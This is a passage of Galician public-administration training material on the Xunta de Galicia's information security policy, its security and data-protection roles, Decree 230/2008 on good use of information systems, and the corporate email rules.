Os responsables da información e do servizo son os responsables dos riscos sobre a información e os servizos, respectivamente, e serán os que aseguran o seu seguimento e control, sen prexuízo da posibilidade de delegar estas tarefas.

- Para iso, poderán contar no proceso coa participación e co asesoramento do responsable da seguridade TIC e do responsable do sistema.

A avaliación dos riscos repetirase de forma periódica segundo os requirimentos normativos.

Deberes do persoal

Todo o persoal ten o deber de cumprir a política de seguridade da información e a normativa de seguridade derivada.

O seu incumprimento poderá ser sancionado de conformidade coa normativa disciplinaria correspondente.

Todo persoal que empregue sistemas de tecnoloxías da información e as comunicacións recibirá formación para o manexo seguro dos devanditos sistemas.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Concienciación e formación

Correspóndelle á Subcomisión de Seguridade promover a formación e a concienciación en materia de seguridade da información no ámbito da Administración xeral do sector público autonómico de Galicia.

Desenvolveranse actividades específicas orientadas á formación e á concienciación de todo o persoal en materia de seguridade da información, así como á difusión da política de seguridade da información e do seu desenvolvemento normativo, e estarán dirixidas en particular ao persoal de nova incorporación.

Para estes efectos, os plans de formación incluirán actividades específicas sobre seguridade da información.

Modificacións previstas

É necesario revisar periodicamente o contido da política de seguridade da información para asegurar que é axeitado ás necesidades cambiantes da organización e da normativa.

Esta política foi aprobada inicialmente en 2015 e revisada en maio de 2018, para incluír algunhas novidades introducidas polo novo regulamento europeo de protección de datos, principalmente a esixencia da existencia do rol de Delegado de Protección de Datos.

Na actualidade estase revisando de novo para evolucionar a política de seguridade a unha política de seguridade e protección de datos, incluíndo máis aspectos concretos do ámbito da protección de datos persoais, en liña coa normativa vixente nese ámbito.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

2. - Roles e responsabilidades en materia de seguridade da información na Xunta de Galicia

Roles e responsabilidades en materia de seguridade da información na Xunta de Galicia

En marzo de 2016 a Comisión de Seguridade e Goberno Electrónico aprobou o modelo de roles e responsabilidades en materia de seguridade da información na Xunta de Galicia, que pode ser consultado na Intranet:

En 2018 foi necesario revisalo para actualizalo acorde á novas esixencias do regulamento europeo de protección de datos persoais, sendo aprobado en abril de 2018 a nova versión do modelo por parte da Comisión de Seguridade e Goberno Electrónico.

Este documento detalla as funcións, responsabilidades e ámbito de actuación dos diferentes roles en materia de seguridade da información identificados na Política de seguridade da administración xeral e sector público autonómico da Xunta de Galicia e o seu ámbito de actuación.

De seguido descríbense os diferentes roles definidos.

Responsable da información

A figura de responsable da información é requirida polo Esquema Nacional de Seguridade (en diante, ENS), podendo haber varios deles en cada organismo.

A súa responsabilidade céntrase na información que se manexa no seu ámbito de actuación.

Establecen os requisitos de seguridade da información, aproban a súa valoración e velan polo seu bo manexo.

En concreto, deben aprobar os niveis de seguridade requiridos pola información e ser conscientes do risco ao que se expón a información.

Son altos cargos, con postos de traballo igual ou superior a director xeral.

Este rol poderá ser desempeñado por un órgano colexiado.

Responsable do servizo

A figura de responsable do servizo tamén é requirida polo ENS, podendo haber varios deles en cada organismo.

A súa responsabilidade céntrase nos servizos prestados polo seu organismo.

Establecen os requisitos de seguridade dos servizos, aproban a súa valoración e velan polo seu bo funcionamento.

En concreto, deben aprobar os niveis de seguridade requiridos polo servizo, deben ser conscientes do risco ao que se expoñen os servizos e deben aprobar a súa suspensión temporal.

Son persoal cun cargo mínimo de subdirección xeral.

Este rol poderá ser desempeñado por un órgano colexiado.

Responsable do sistema

A figura de responsable do sistema é requirida polo ENS, aínda que **só é necesaria na Amtega**, como axencia pública autonómica que ten por obxecto a definición, desenvolvemento e execución dos instrumentos da política da Xunta de Galicia relativa a tecnoloxías da información e comunicacións, e nos **órganos nos que as competencias TIC non as executa a Amtega**, como é o caso por exemplo de Sanidade, Portos de Galicia, CRTVG, Axega, Augas de Galicia, etc.

En xeral, son responsables de implantar e supervisar as medidas de seguridade e de manter a documentación asociada, para o que deben ser informados por parte dos responsables correspondentes da criticidade da información e dos servizos que prestan os sistemas.

Como responsables das medidas de seguridade, poden ser consultados acerca da normativa da que derivan, co obxecto de equilibrar as medidas de seguridade cos recursos dispoñibles na organización.

Responsable de seguridade TIC

A figura de responsable de seguridade TIC é unha figura requirida polo ENS, necesaria na Amtega e nas unidades con competencias TIC non asumidas por esta.

Encárgase da seguridade TIC relativa aos sistemas de información e comunicación xestionados para dar servizo ás diferentes unidades da Xunta.

A menos que sexa absolutamente necesario por cuestións organizativas, os responsables de seguridade TIC non serán á súa vez responsables da información ou dos servizos, e en ningún caso dos sistemas.

Con carácter xeral, o Responsable de Seguridade TIC é o impulsor e facilitador do cumprimento normativo. Determina as decisións a tomar para protexer adecuadamente a información e supervisa a súa implantación, participa nun comité de crise en caso de desastre e coordina as auditorías de seguridade, analiza os informes e presenta conclusións á dirección.

O responsable de seguridade TIC debe ser consciente da importancia da información e dos servizos para a organización, e debe coñecer o grao de adecuación ás medidas de seguridade requiridas pola normativa de protección de datos persoais.

Figuras vinculadas á protección de datos persoais

O modelo de roles e responsabilidades incorpora un apartado específico relativo ás principais figuras relacionadas especificamente coa protección de datos persoais.

Trátase das seguintes:

- Responsable do tratamento
- Estrutura organizativa de cargos intermedios
- Delegados/as de protección de datos

Imos a falar un pouco de cada unha delas nas próximas páxinas.

Responsable do tratamento

É o órgano ou entidade que determina os fins e medios do tratamento dos datos persoais, ou aquel nomeado como tal pola lexislación concreta na que se determinen os fins e medios dun tratamento de datos persoais.

A responsabilidade última sobre o tratamento dos datos persoais recae no responsable do tratamento, quen debe facilitar as condicións para garantir o cumprimento das distintas obrigas que se derivan da normativa en materia de protección de datos.

Con carácter xeral, no caso das consellerías, presidencia e vicepresidencias da Xunta de Galicia, esta figura será asumida polas **secretarías xerais técnicas**. No caso de entidades instrumentais do sector público autonómico con personalidade xurídica propia a figura do responsable do tratamento será asumida pola **persoa titular da dirección da entidade**. Pode haber casos nos que a consellería correspondente considere necesario que existan outros responsables de tratamento distintos ás secretarías xerais técnicas.

O cargo mínimo do responsable do tratamento no caso das consellerías, presidencia e vicepresidencias será o de Director/a Xeral, e no caso das entidades instrumentais do sector público autonómico, será o de Director/a da entidade.

Estrutura organizativa de cargos intermedios

A asunción de responsabilidades por parte dos responsables de tratamento levarase a cabo sen prexuízo da responsabilidade que corresponda aos titulares dos cargos intermedios da estrutura organizativa das consellerías e entidades nos tratamentos efectuados no ámbito da súa Competencia.

Os cargos intermedios terán as responsabilidades que lles correspondan segundo as funcións que teñan atribuídas conforme á normativa de aplicación.

En todo caso, deberán colaborar, no seu ámbito de actuación, na execución das tarefas asignadas ao responsable de tratamento seguindo as instrucións ditadas por este.

Os cargos intermedios ocuparán, **como mínimo, un posto correspondente**

a unha xefatura de sección ou equivalente.

Delegados/as de protección de datos

Trátase dunha figura que **debe existir nas administracións públicas**, segundo o esixido polo regulamento europeo de protección de datos persoais.

Os delegados/as de protección de datos, DPD, desempeñarán as súas funcións prestando a debida atención aos riscos asociados ás operacións de tratamento, tendo en conta a natureza, o alcance, o contexto e fins do tratamento.

Os DPD teñen como funcións principais as que se derivan das obrigacións do cumprimento do RXPD, principalmente as de **informar e asesorar aos responsables de tratamento e a de supervisar o cumprimento da normativa**.

Designarase **un DPD en cada consellería e tamén na Amtega**. O **cargo mínimo é o de xefatura de servizo**.

A función de DPD poderá ser asumida por un órgano colexiado.

Nas entidades instrumentais poderán existir DPD nos casos nos que se considere necesario e así sexa aprobado segundo o procedemento definido a tal efecto.

Coordinador/a de seguridade da información

A figura de coordinador/a de seguridade da información defínese nas consellerías e nos organismos dependentes onde sexa necesario.

Os coordinadores/as de seguridade da información **coordinan os aspectos de seguridade** requiridos pola lexislación aplicable (normativa de protección de datos persoais e outras), así como pola normativa corporativa de maior nivel, e que non sexan competencia da Amtega ou das unidades TIC con competencias non asumidas por esta.

Con carácter xeral:

- coordinan os asuntos relativos á seguridade da información
- serven de interlocutores entre a dirección, o resto da organización e terceiros
- velan porque se manteña aliñada a seguridade cos obxectivos da organización
- coñecen a normativa aplicable en materia de seguridade da información
- vixían os cambios que se producen e as súas posibles consecuencias

Este rol poderá ser asumido por un órgano colexiado.

Alta dirección

A alta dirección xoga un papel fundamental como responsable de fixar os obxectivos perseguidos.

No caso da Xunta de Galicia, cando o alcance é a organización completa, esta responsabilidade recae no Consello da Xunta, que aprobou a Política de Seguridade da Información da Administración Xeral e do Sector Público Autonómico de Galicia, publicada por Resolución da Amtega do 10 de xullo de 2015, pola que se dá publicidade á Política de seguridade da información da Administración xeral e do sector público autonómico de Galicia. A política foi modificada en 2016, sendo publicada a actualización por Resolución da Amtega do 4 de maio de 2018.

Como xa vimos, trátase do documento fundamental para o desenvolvemento da estratexia de seguridade na Xunta de Galicia.

Comisión de seguridade e goberno electrónico

A Comisión de Seguridade e Goberno Electrónico é un órgano colexiado definido polo Decreto 73/2014, do 12 de xuño, polo que se crean e regulan os órganos colexiados con competencias en materia de seguridade da información e goberno electrónico da Administración xeral e do sector público autonómico de Galicia, modificado polo decreto 169/2016.

O decreto indica as súas funcións e composición. **Esta comisión ten participación de todas as consellerías da Xunta (a través das secretarías xerais técnicas), da Asesoría Xurídica Xeral e da Amtega**.

O ámbito de actuación da Comisión é a totalidade dos organismos autonómicos da Xunta de Galicia.

Subcomisión de seguridade

Como no caso anterior, a definición da Subcomisión de Seguridade está recollida no Decreto 73/2014, do 12 de xuño, polo que se crean e regulan os órganos colexiados con competencias en materia de seguridade da información e goberno electrónico da Administración xeral e do sector público autonómico de Galicia, modificado polo decreto 169/2016.

O decreto indica as súas funcións e composición. **Esta subcomisión ten participación de todas as consellerías da Xunta, representadas pola figura de coordinador de seguridade ou representante do comité de seguridade correspondente, e da Amtega.**

O seu ámbito de actuación é a totalidade dos organismos autonómicos da Xunta de Galicia.

A Amtega, a través da súa participación na Subcomisión, asesora e dinamiza o seu funcionamento, e encárgase de manter aliñadas as actuacións sobre a seguridade TIC cos obxectivos globais.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Ámbitos de actuación

Rol	*Definido a nivel transversal?*	*Definido para cada órgano?*	*Definido en entidades instrumentais?*
Responsable da información Responsable do servizo Coordinador de seguridade da información	Non aplica	Sí, con alcance do seu propio órgano e dos organismos dependentes, se non tivesen o seu propio responsable	Sí, con alcance exclusivo da súa propia entidade
Responsable de tratamento de datos persoais	Non aplica	Sí, con alcance do seu propio órgano	Sí, con alcance exclusivo da súa propia entidade
Delegado de protección de datos	Non aplica	Sí, con alcance dentro do seu propio órgano e dos organismos dependentes, se non tivesen o seu propio DPD	Cando sexa necesario e así se aprobe segundo o definido a tal efecto. Alcance exclusivo da súa propia entidade
Responsable do sistema Responsable da seguridade TIC	Non aplica	Non aplica	Só na Amtega e nos órganos nos que as competencias TIC non as executa a Amtega
Alta dirección	Sí	Si, con alcance do seu propio órgano e das entidades dependentes, se non tivesen os seus propios responsables.	Si, con alcance exclusivo da súa propia entidade.
Comisión de Seguridade e Goberno Electrónico Subcomisión de seguridade	Sí	Non aplica	Non aplica

Organización da seguridade nas consellerías (I)

Exponse dúas opcións para a figura de coordinador de seguridade de información nas consellerías:

- Designar un coordinador/a de seguridade unipersoal, que será o representante do órgano na Subcomisión de Seguridade.
- A opción máis recomendable, constituír un órgano colexiado que asuma todas as funcións do rol de coordinador de seguridade da información.


No caso de constituírse un comité de seguridade da información, este debe nomear un representante do mesmo na Subcomisión de Seguridade, así como un suplente. Ambos deberán ser membros do comité.

Preferentemente, os coordinadores/as de seguridade asumirán tamén o rol de Delegado/a de Protección de Datos.

A continuación móstrase a organización cando se constitúe un Comité de Seguridade nas consellerías onde a Amtega execute as súas competencias TIC.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Organización da seguridade nas consellerías (II)



ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

3. - Decreto de Boas Prácticas

Decreto de boas prácticas

A Xunta de Galicia publicou no ano 2008 un decreto que regula as boas prácticas na utilización dos sistemas de información.

É o Decreto 230/2008, do 18 de setembro, polo que se establecen as normas de boas prácticas na utilización dos sistemas de información da Administración da Comunidade Autónoma de Galicia.


CONSELLERÍA DE PRESIDENCIA, ADMINISTRACIÓNS PÚBLICAS E XUSTIZA

DECRETO 230/2008, do 18 de setembro, polo que se establecen as normas de boas prácticas na utilización dos sistemas de información da Administración da Comunidade Autónoma de Galicia.

DOG

Ámbito de aplicación

O decreto de boas prácticas no uso dos sistemas de información é de aplicación:

- a todas as persoas que presten servizos para a Administración da Comunidade Autónoma de Galicia e utilicen para o desempeño das súas funcións os sistemas de información ou as redes de comunicacións propiedade da Administración autonómica.
    - aplica tanto a persoal propio (funcionario, laboral, ...) como a persoal de empresas que presta servizos contratados pola administración
- na utilización do equipamento informático e de comunicacións, fixo e móbil, incluíndo calquera dispositivo posto á disposición das persoas que prestan servizos para a Administración autonómica.
    - por exemplo, na utilización de teléfonos corporativos (tanto fixos como móbiles), ordenadores persoais de sobremesa, portátiles, tabletas, etc.

Utilización do equipamento informático e de comunicacións (I)

A Administración da Comunidade Autónoma de Galicia porá á disposición dos empregados públicos os equipamentos informáticos e dispositivos de comunicacións, tanto fixos como móbiles, necesarios para o desenvolvemento da súas funcións.

A Administración da Comunidade Autónoma de Galicia porá á disposición das persoas xurídicas ou físicas que, sen ter a condición de empregados públicos, lle presten servizos, os equipamentos informáticos e dispositivos de comunicacións, tanto fixos como móbiles, necesarios para o desenvolvemento das súas funcións, nos termos establecidos nos contratos e convenios en que se formalice a relación xurídica entre estas e aquela.

Como xa se comentou antes, esta norma aplica tamén ás empresas que utilizan sistemas de información da Xunta de Galicia para realizar os servizos que teña contratados.

Utilización do equipamento informático e de comunicacións (II)

As persoas usuarias deberán empregar o equipamento exclusivamente para o exercicio das súas funcións.

→ o equipamento da Xunta de Galicia é só para uso profesional

Queda prohibido alterar, sen a debida autorización, calquera dos compoñentes dos equipos e dispositivos de comunicación.

Salvo autorización expresa, as persoas usuarias só poderán usar os equipos aprobados pola Administración da Comunidade Autónoma de Galicia e non poderán conectar aos equipos outros periféricos ou agregar compoñentes distintos dos que teñan instalados.

Estas operacións só as poderá realizar o persoal de soporte técnico.

→ non se pode, por exemplo, traer o teu disco duro persoal da casa e conectalo ao ordenador do traballo

Utilización do equipamento informático e de comunicacións (III)

As persoas usuarias en ningún caso poderán acceder fisicamente ao interior dos seus equipos e deberán facilitarlle ao persoal de soporte técnico o acceso a estes equipos para labores de reparación, instalación ou mantemento.

Este acceso limitarase unicamente ás accións necesarias para resolver os problemas que este poida encontrar no uso dos recursos informáticos e de comunicacións e finalizará unha vez resoltos estes.

Se o persoal de soporte técnico detectase calquera anomalía que indicase a realización de usos ilícitos dos recursos, poñerao en coñecemento do órgano responsable.

Utilización do equipamento informático e de comunicacións (IV)

Cando os medios informáticos ou de comunicacións proporcionados pola Administración da Comunidade Autónoma de Galicia estean asociados ao desempeño dun determinado posto ou funcións, a persoa que os teña asignados terá que devolvelos inmediatamente ao órgano responsable cando finalice a súa vinculación co dito posto ou funcións.

Instalación dos sistemas de información e as aplicacións informáticas (I)

Unicamente o persoal de soporte técnico poderá instalar as aplicacións necesarias nos equipos informáticos ou nos terminais de comunicacións e realizar a configuración necesaria nos sistemas operativos.

→ as persoas usuarias non deben instalar aplicacións pola súa conta

Os equipos deberán cumprir as medidas de seguridade aprobadas pola Administración da Comunidade Autónoma de Galicia e definidas por medio da política de seguridade corporativa dos sistemas de información.

En ningún caso se desactivará o software antivirus, as súas actualizacións, ou calquera outro mecanismo de seguridade instalado neles.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Instalación dos sistemas de información e as aplicacións informáticas (II)

Está prohibida a execución ou instalación de calquera tipo de software...

- que puidese prexudicar o correcto funcionamento dos sistemas ou equipos da Administración da Comunidade Autónoma de Galicia
- que poida outorgar, eliminar ou modificar dereitos de acceso á información ou aos sistemas
- ou que poida considerarse ofensivo ou atentatorio contra os dereitos constitucionais.

Instalación dos sistemas de información e as aplicacións informáticas (III)

Prohíbese a reprodución, modificación, transformación, cesión, comunicación ou uso fóra do ámbito da Administración da Comunidade Autónoma de Galicia dos programas e aplicacións informáticas instaladas nos equipos que pertencen á Administración autonómica, sen a súa debida autorización.

Non se poderá instalar ou utilizar software que non dispoña da licenza correspondente ou que a súa utilización non se adecúe á lexislación vixente.

En ningún caso se poderán borrar ou desinstalar as aplicacións informáticas da Administración da Comunidade Autónoma de Galicia e só se utilizarán aquelas para as que se teña autorización.

Utilización da información xestionada polos sistemas (I)

Toda a información contida nos sistemas de almacenamento da Administración da Comunidade Autónoma de Galicia ou que circule polas súas redes de comunicacións, debe ser utilizada cunha finalidade estritamente profesional, para o desenvolvemento das funcións que cada persoa ten encomendadas.

Calquera tratamento da información almacenada nos sistemas da Administración da Comunidade Autónoma de Galicia deberá cumprir a normativa vixente, con especial cautela no que respecta á propiedade intelectual, o control fronte a virus e demais códigos maliciosos e a protección de datos de carácter persoal.

Utilización da información xestionada polos sistemas (II)

No caso da información de carácter persoal, debe terse en conta o sinalado na normativa vixente en materia de protección de datos de carácter persoal, debendo extremarse as precaucións no uso da dita información e empregando as medidas técnicas e organizativas reguladas na normativa asociada.

O persoal ten deber de sixilo e confidencialidade respecto da información a que teña acceso por razón das súas funcións, e limitarase a empregala para o estrito cumprimento das tarefas encomendadas.

Acceso á información (I)

As persoas usuarias terán autorizado o acceso unicamente a aquela información e recursos que precisen para o desenvolvemento das súas funcións.

→ unha persoa usuaria non debería ter acceso a información que non necesite para o seu traballo

O acceso á información contida nos sistemas da Administración da Comunidade Autónoma de Galicia estará restrinxido a aquelas persoas posuidoras da correspondente autorización, que será persoal e intransferible, e composta polo menos dun identificador e dun contrasinal.

Os órganos responsables dos sistemas establecerán os mecanismos axeitados para evitar que as persoas poidan acceder ou modificar datos sen autorización.

Exclusivamente o persoal de soporte técnico, conforme os criterios establecidos polo responsable de cada un dos sistemas de información, poderá conceder, alterar ou anular a autorización de acceso aos datos e recursos.

Acceso á información (II)

Non se poderán obter dereitos de acceso á información distintos aos autorizados, nin se utilizará o identificador doutra persoa, aínda que se dispoña de permiso desta, salvo indicación expresa e puntual do órgano responsable da dita información ou recurso.

Con este fin, as unidades de persoal dos distintos departamentos da Xunta de Galicia comunicarán á unidade de informática correspondente todos os cambios que se produzan nos postos de traballo.

→ é moi importante comunicar ás unidades TIC os traslados de persoal, excedencias, xubilacións, etc. para que se realicen os cambios necesarios nos permisos de acceso aos sistemas de información

Acceso á información (III)

As persoas ao servizo da Administración da Comunidade Autónoma de Galicia deberán velar pola seguridade dos datos a que teñan acceso polas tarefas do seu posto de traballo, especialmente os confidenciais ou de carácter persoal.

Por motivos de seguridade, a Administración da Comunidade Autónoma de Galicia poderá monitorizar os accesos á información contida nos seus sistemas, cumprindo os requisitos que para o efecto estableza a normativa vixente.

Acceso ás redes de comunicacións

A conexión á rede corporativa da Xunta de Galicia será facilitada pola Axencia para a Modernización Tecnolóxica de Galicia (Amtega).

Non se poderá conectar a esta rede de comunicacións ningún dispositivo por medios distintos aos definidos e autorizados polo Centro de Xestión de Rede da dita axencia.

→ non se poden conectar á rede dispositivos non autorizados ou empregando modos de conexión non autorizados.

No caso daquelas redes de comunicacións da Administración da Comunidade Autónoma de Galicia xa xestionadas por outras consellerías, a conexión a elas será facilitada polo órgano responsable de cada unha delas, como pode ser por exemplo o caso do Servizo Galego de Saúde.

Acceso a Internet (I)

A Administración da Comunidade Autónoma de Galicia proverá de conexión a Internet ás persoas ao seu servizo cunha finalidade exclusivamente profesional.

O equipo que teña acceso a Internet, a través das redes de comunicación xestionadas pola Administración da Comunidade Autónoma de Galicia, deberá dispoñer de software de protección fronte a virus e demais códigos maliciosos.

Os datos de conexión e tráfico serán monitorizados e gardarase un rexistro durante o tempo que establece a normativa vixente en cada suposto. En ningún caso esta retención de datos afectará ao segredo das comunicacións.

Acceso a Internet (II)

As conexións a sitios web que conteñan material ofensivo ou software malicioso serán bloqueadas, salvo excepcións debidamente autorizadas.

Pode ocorrer que a persoa usuaria intente acceder a unha páxina web que considera lexítima e que o sistema, de forma automática, bloquee o acceso.

Neses casos existe un mecanismo, do que se informa na propia páxina que informa do bloqueo, para solicitar que se revise se realmente é apropiado bloquear esa páxina.

O servizo de mensaxería corporativo (I)

A Administración da Comunidade Autónoma de Galicia proverá de servizo de mensaxaría (correo electrónico) ás persoas ao seu servizo cunha finalidade exclusivamente profesional.

Por razóns de seguridade e rendemento, os órganos responsables do servizo poderán monitorizar o servizo de mensaxaría corporativa.

Esta monitorización non será nunca selectiva ou discriminatoria senón que será realizada de forma sistemática ou aleatoria e sen vulneración da intimidade persoal nin do segredo das comunicacións.

O servizo de mensaxería corporativo (II)

O servizo corporativo de correo electrónico conta cunha plataforma de protección ante o correo lixo (spam).

Trátase dun sistema automático que en ocasións pode cometer erros e bloquear correos que son lexítimos, aínda que é moi pouco probable.

Se crees que este sistema está bloqueando correos que deberían estar chegándote, avisa a túa unidade de soporte a usuarios.

O servizo de mensaxería corporativo (III)

Aquelas contas en que se detecte un uso inadecuado, que se definirá no documento de política de seguridade corporativa, poderán ser bloqueadas ou suspendidas temporalmente.

En ningún caso, se poderá utilizar o servizo de mensaxaría para:

a) A difusión de mensaxes ofensivas ou discriminatorias.

b) O uso da conta de correo corporativo para expresar opinións persoais en foros temáticos fóra do ámbito das administracións.

c) A difusión masiva non autorizada; subscrición indiscriminada a listas de correo ou calquera ataque co obxecto de impedir ou dificultar o servizo de correo.

As incidencias de seguridade

Cando unha persoa usuaria detecte calquera incidencia ou anomalía de seguridade que poida comprometer o bo uso e funcionamento dos sistemas de información, deberá informar á persoa responsable de seguridade do seu departamento ou ao Centro de Atención a Usuarios (CAU) que lle corresponda.

Nos casos de incidencias ou avarías que se produzan nos equipos conectados á rede corporativa da Xunta de Galicia non resoltas satisfactoriamente, deberá darse conta á Amtega ou unidade TIC correspondente.

Deberes das persoas usuarias (I)

As persoas que prestan servizos á Administración da Comunidade Autónoma de Galicia:

- deben cumprir coas medidas indicadas no decreto de boas prácticas relativas ao equipamento informático e de comunicacións, ás aplicacións informáticas, á información e ao uso dos servizos corporativos
- son responsables do bo uso dos medios electrónicos, informáticos, telemáticos e de comunicacións, fixos e móbiles, postos á súa disposición para as actividades propias das funcións que desenvolven.

Deberes das persoas usuarias (II)

Non se poderá acceder aos recursos informáticos e telemáticos para desenvolver actividades que persigan ou teñan como consecuencia:

a) A degradación dos servizos.

b) A destrución ou modificación non autorizada da información de xeito premeditado.

c) A violación da intimidade, do segredo das comunicacións e do dereito á protección de datos persoais.

d) A deterioración intencionada do traballo doutras persoas.

e) O uso dos sistemas de información para fins alleos aos da Administración.

f) Incorrer en actividades ilícitas de calquera tipo.

g) Danar intencionadamente os recursos informáticos da Administración da Comunidade Autónoma de Galicia ou doutras institucións.

h) Instalar ou utilizar software que non dispoña da licenza correspondente.

Deberes das persoas usuarias (III)

Para garantir uns mínimos de seguridade no equipamento asignado, deberase:

a) Utilizar e gardar en segredo o contrasinal que protexe a conta de acceso, responsabilidade directa da persoa usuaria. Esta debe pechar a súa conta ao final de cada sesión ou cando deixa desatendido o equipo, co fin de que non poida ser usado por terceiras persoas.

b) Revisar de forma periódica os seus ordenadores, eliminando calquera virus, programa ou ficheiro que poida causar danos a outro equipos da rede ou outras actuacións que contraveñan a lexislación vixente.

c) No caso de que o seu equipo conteña información importante que non estea gardada nun servidor, realizar copias de seguridade periódicas para garantir a súa dispoñibilidade.

É importante destacar que NON se fan copias de seguridade da información almacenada nos ordenadores persoais.

Deberes das persoas usuarias (IV)

As persoas usuarias, no exercicio das súas funcións, deberán colaborar co órgano competente en materia de seguridade dos sistemas de información e seguir as súas recomendacións e, en particular, as do Centro de Seguridade da Información, en aplicación da política de seguridade corporativa.

Tamén estarán obrigadas ao cumprimento daqueloutras medidas adicionais que especifiquen os órganos responsables dos sistemas.

Inspección (I)

A Administración da Comunidade Autónoma de Galicia, mediante os medios tecnolóxicos e persoais que estime oportuno, revisará periódica e puntualmente, por razóns de seguridade e de calidade do servizo:

- o estado dos equipos, dispositivos e redes de comunicacións da súa responsabilidade
- así como a súa correcta utilización, co obxecto de verificar o seu correcto funcionamento, eficiencia e o cumprimento das medidas e protocolos de seguridade establecidos na lexislación vixente.

O órgano competente en materia de seguridade corporativa velará polo cumprimento do decreto de boas prácticas e informará sobre os incumprimentos ou deficiencias de seguridade observados, co obxecto de que tomen as medidas oportunas.

Inspección (II)

Os servizos para os que se detecte un uso inadecuado ou que non cumpran os requisitos de seguridade, que se definirán no documento de política de seguridade corporativa, poderán ser bloqueados ou suspendidos temporalmente para aquelas contas en que se detecte un dano para os dos sistemas de información e de comunicacións.

O servizo restablecerase cando a causa da súa degradación desapareza.

Responsabilidade e réxime disciplinario (I)

A Administración da Comunidade Autónoma de Galicia exixirá do persoal empregado público a responsabilidade en que incorresen por dolo, culpa ou neglixencia graves de que deriven danos e perdas nos seus bens ou dereitos ou indemnizacións para particulares, logo da instrución do procedemento correspondente nos termos previstos na normativa de aplicación.

O incumprimento dos deberes e obrigas impostos por este decreto, que sexan constitutivos de infracción disciplinaria, segundo a tipificación efectuada na normativa aplicable, dará lugar á incoación do correspondente procedemento disciplinario que se tramitará conforme o establecido na normativa aplicable aos empregados públicos en función da natureza xurídica do seu vínculo coa Administración.

Responsabilidade e réxime disciplinario (II)

Respecto á responsabilidade das persoas usuarias que non teñan a condición de empregados públicos:

- As persoas xurídicas ou físicas que, sen ser empregados públicos, manteñan unha relación contractual coa Administración autonómica serán as responsables dos incumprimentos realizados polo seu persoal no ámbito deste decreto, cando non poida imputárselle directamente a este a responsabilidade pola acción ou omisión cometida.
- Nos pregos de cláusulas administrativas dos contratos e nos convenios en que se formalicen as relacións xurídicas entre a Administración da Comunidade Autónoma de Galicia e as persoas xurídicas ou físicas que, sen ser empregados públicos, estean incluídas no ámbito de aplicación deste decreto, estableceranse penalizacións económicas polo incumprimento do establecido nel, así como a súa posible resolución.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

4. - Instrución de uso do correo electrónico

Tipos de caixas de correos

Na Intranet da Xunta de Galicia pódese consultar a instrución de uso do servizo de correo electrónico corporativo, que desenvolve o establecido no Decreto de Boas Prácticas no relativo ao uso deste servizo.

Esta norma establece que hai dous tipos de caixas de correos:

- **Persoais**, asociadas ao nome da persoa usuaria, e con expectativa de privacidade dentro dos límites legais. Utilízanse para as comunicacións cun carácter non estritamente formal que se producen no seo da organización, non para comunicacións oficiais.
- **Institucionais**, asociados principalmente a postos de estrutura, unidade ou servizo prestado por provedores externos, sen expectativa de privacidade (considérase que a información é propiedade da organización). Utilízanse para o intercambio formal de información relacionada co exercicio das funcións do posto e para comunicacións oficiais.

Uso do correo

A instrución establece unha serie de aspectos no relativo ao uso do correo, entre outros:

- O servizo ten unha finalidade profesional.
- O correo non debe usarse co obxectivo de almacenar información importante de forma permanente, senón como medio de comunicación. Toda a información de interese para a organización que chegue por correo, debe almacenarse nos sistemas de ficheiros, aplicacións ou sistemas de xestión documental destinados a este fin, incluíndo as comunicacións oficiais.
- Débese respectar a normativa de protección de datos persoais. Hai que ter coidado especialmente co envío de datos de categoría especial, sendo en todo caso responsabilidade da persoa usuaria o cifrado destes antes de proceder ao seu envío.
- Non está permitido o envío de información propiedade da organización cara a contas de correo persoais da persoa usuaria xestionadas por outras organizacións, como por exemplo Google, Microsoft, Yahoo, etc.

Precaucións de seguridade (I)

Ademais, indica algunhas precaucións de seguridade, entre outras:

- O correo electrónico non garante a autenticidade do remitente, polo que se recomenda verificar por outros medios a validez dos correos sospeitosos. Desconfiar sempre dos correos electrónicos inesperados, mal redactados ou enviados por descoñecidos.
